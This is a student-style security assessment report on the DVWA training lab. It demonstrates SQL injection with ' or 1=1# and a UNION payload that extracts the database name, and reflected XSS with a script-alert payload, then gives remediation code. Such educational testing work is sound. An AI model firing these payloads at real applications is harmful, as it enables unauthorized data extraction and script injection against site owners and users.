

Injection Attacks Report:

DVWA (Damn Vulnerable Web Application)

Date of Assesment: May 31, 2026

Author: Ahmad Fany Rizqiyanto

Classification: Confidential – Educational Purpose Only

1. Executive Summary

This report outlines the findings of an injection attack assessment conducted on DVWA (Damn Vulnerable Web Application). The objective was to demonstrate the exploitation of injection vulnerabilities in a controlled lab environment, specifically SQL Injection and Reflected Cross-Site Scripting (XSS).

The assessment successfully demonstrated:

- SQL Injection via a boolean-based payload (' or 1=1#) that returned all records from the database, bypassing authentication filters.
- SQL Injection via a UNION-based payload (1' union select database(),2#) that extracted the active database name.
- Reflected XSS via a script injection payload (<script>alert('test')</script>) that executed arbitrary JavaScript in the browser without any sanitization.

Both vulnerabilities stem from a lack of input validation and output encoding, and map directly to OWASP Top 10: A03:2021 – Injection. Secure coding recommendations are provided for each finding.

2. Scope & Methodology

- **Target domain:** dvwa.exp-9.com
- **Methodology:** Manual Exploitation using browser input fields.
- **Security Level:** Low
- **Tools used:**
 - Web browser
 - DVWA built-in vulnerable lab environment

Target Endpoint

Endpoint	Vulnerability
/vulnerabilities/sqli/	SQL Injection
/vulnerabilities/xss_r/	Reflected Cross-Site Scripting (XSS)

3. Findings

3.1 SQL Injection

Endpoint	https://dvwa.exp-9.com/vulnerabilities/sqli/
Severity	High
Parameter	Id(GET)
OWASP Category	A03: 2021 - Injection

Vulnerability Description

The id parameter is passed directly into a SQL query without sanitization or parameterization. This allows an attacker to manipulate the query logic to bypass authentication or extract unauthorized data.

Exploitation

Step 1 — Boolean-based payload:

```
' or 1=1#
```

Result: All user records in the database were returned instead of a single entry. The `or 1=1` condition evaluates to true for every row, while `#` comments out the remainder of the query, bypassing any additional validation.

Step 2 — UNION-based payload (database name extraction):

```
1' union select database(),2#
```

Result: The name of the active database was extracted and displayed directly in the application response, confirming that deeper data exfiltration is possible.

<https://dwa.exp-9.com/vulnerabilities/sql/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About



Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

<https://dwa.exp-9.com/vulnerabilities/sql/?id=%27+or+1%3D1%23&Submit=Submit#>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About



Vulnerability: SQL Injection

User ID:

```
ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

https://dvwa.exp-9.com/vulnerabilities/sql/?id=+1%27+union+select+database%28%29%2C%23+*%26Submit=Submit#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

Vulnerability: SQL Injection

User ID:

ID: 1' union select database(),2# "
First name: admin
Surname: admin

ID: 1' union select database(),2# "
First name: dvwa
Surname: 2

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Impact

- Unauthorized access to all records stored in the database.
- Potential extraction of usernames, hashed passwords, and other sensitive data.
- Authentication bypass: attacker can log in as admin without valid credentials.
- Risk of complete database compromise using advanced techniques (e.g., stacked queries).

Recommendation

Use prepared statements to fully separate SQL logic from user input:

```
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");  
$stmt->bind_param("s", $id);  
$stmt->execute();
```

Additional mitigations:

- Apply whitelist input validation — only accept integers for the id parameter.
- Apply the principle of least privilege on database user accounts.
- Implement a Web Application Firewall (WAF) to detect and block common injection patterns.

3.2 Reflected XSS (Cross-Site Scripting)

Endpoint	https://dvwa.exp-9.com/vulnerabilities/xss_r/
Severity	Medium
Parameter	name(GET)
OWASP Category	A03: 2021 - Injection

Vulnerability Description

The name parameter in the “What’s your name?” form is reflected directly in the HTML response without encoding. User input is rendered by the browser as executable code rather than plain text.

Exploitation

Payload used:

```
<script>alert('test')</script>
```

Result: A JavaScript alert pop-up was triggered in the browser, confirming successful script execution. The payload was reflected in the server response without any sanitization, proving the application renders raw user input as HTML.

https://dvwa.exp-9.com/vulnerabilities/xss_r/?name=<script>alert%28%27test%29%3B<%2Fscript>+%

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Impact

- Attacker can inject malicious scripts that execute in a victim's browser.
- Session cookie theft, leading to account takeover.
- Phishing via DOM manipulation (fake login forms injected into real pages).
- Malware delivery through script redirection to attacker-controlled pages.

Recommendation

Apply output encoding on all user-supplied data before rendering to browser:

```
echo htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
```

Additional mitigations:

- Implement a Content Security Policy (CSP) header to restrict script execution sources.
- Apply input validation to reject unexpected or malformed characters.
- Set the HttpOnly and Secure flags on session cookies to reduce theft risk.

4. Summary of Findings

No	Vulnerability	Endpoint	Severity	OWASP
1	SQL Injection	/vulnerabilities/sql/	High	A03:2021
2	Reflected XSS	/vulnerabilities/xss_r/	Medium	A03:2021

5. Recommendations

Priority	Action
Immediate	Replace all raw SQL queries with parameterized prepared statements
Immediate	Apply htmlspecialchars() on all data rendered to the browser
Short-term	Implement whitelist input validation across all user-controlled parameters
Long-term	Enforce Content Security Policy (CSP) HTTP headers
Long-term	Apply principle of least privilege on all database accounts

6. Conclusion

This assessment demonstrates that injection vulnerabilities remain one of the most critical and prevalent risks in web application security. Both SQL Injection and Reflected XSS were successfully exploited on DVWA using straightforward, well-known payloads — highlighting how dangerous these flaws are when input is not properly validated or encoded.

The findings reinforce why OWASP A03:2021 – Injection consistently ranks among the top web security risks globally. Remediation through prepared statements, output encoding, and input validation effectively closes these


attack vectors and should be implemented as standard practice in all web application development.

Appendix A: Evidence

All testing was performed in a controlled lab environment on DVWA, an intentionally vulnerable application designed for educational purposes. No real systems were targeted.

EVD-01: SQL Injection: Boolean Payload Input

Description: The payload ' or 1=1# was entered into the User ID field. The application accepted the input without rejection.



EVD-02: SQL Injection: All Records Returned

Description: All user records in the database were returned after submitting the payload, confirming the query filter was bypassed.

https://dvwa.exp-9.com/vulnerabilities/sql/?id=%27+or+1%3D1%23&Submit=Submit#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

Vulnerability: SQL Injection

User ID:

ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

EVD-03: Union Based SQL Injection

Description: The UNION payload 1' union select database(),2# extracted the active database name from the server response.

https://dvwa.exp-9.com/vulnerabilities/sql/?id=+1%27+union+select+database%28%29%2C2%23+*&Submit=Submit#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

Vulnerability: SQL Injection

User ID:

ID: 1' union select database(),2# "
First name: admin
Surname: admin


ID: 1' union select database(),2# "
First name: dvwa
Surname: 2

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

EVD-04: Reflected XSS: Payload Execution

Description: The payload `<script>alert('test')</script>` was submitted in the name field. The browser executed the script and displayed a JavaScript alert pop-up.



The screenshot shows the DVWA web application interface. The browser's address bar displays `https://dvwexp-9.com/vulnerabilities/xss_r/`. The DVWA logo is in the top right. A left sidebar contains a list of vulnerability categories, with 'XSS (Reflected)' highlighted in green. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It features a form with the label 'What's your name?' and a 'Submit' button. Below the form, a section titled 'More Information' lists five links related to XSS attacks and evasion techniques.

https://dvwexp-9.com/vulnerabilities/xss_r/

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography

DVWA Security
PHP Info

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>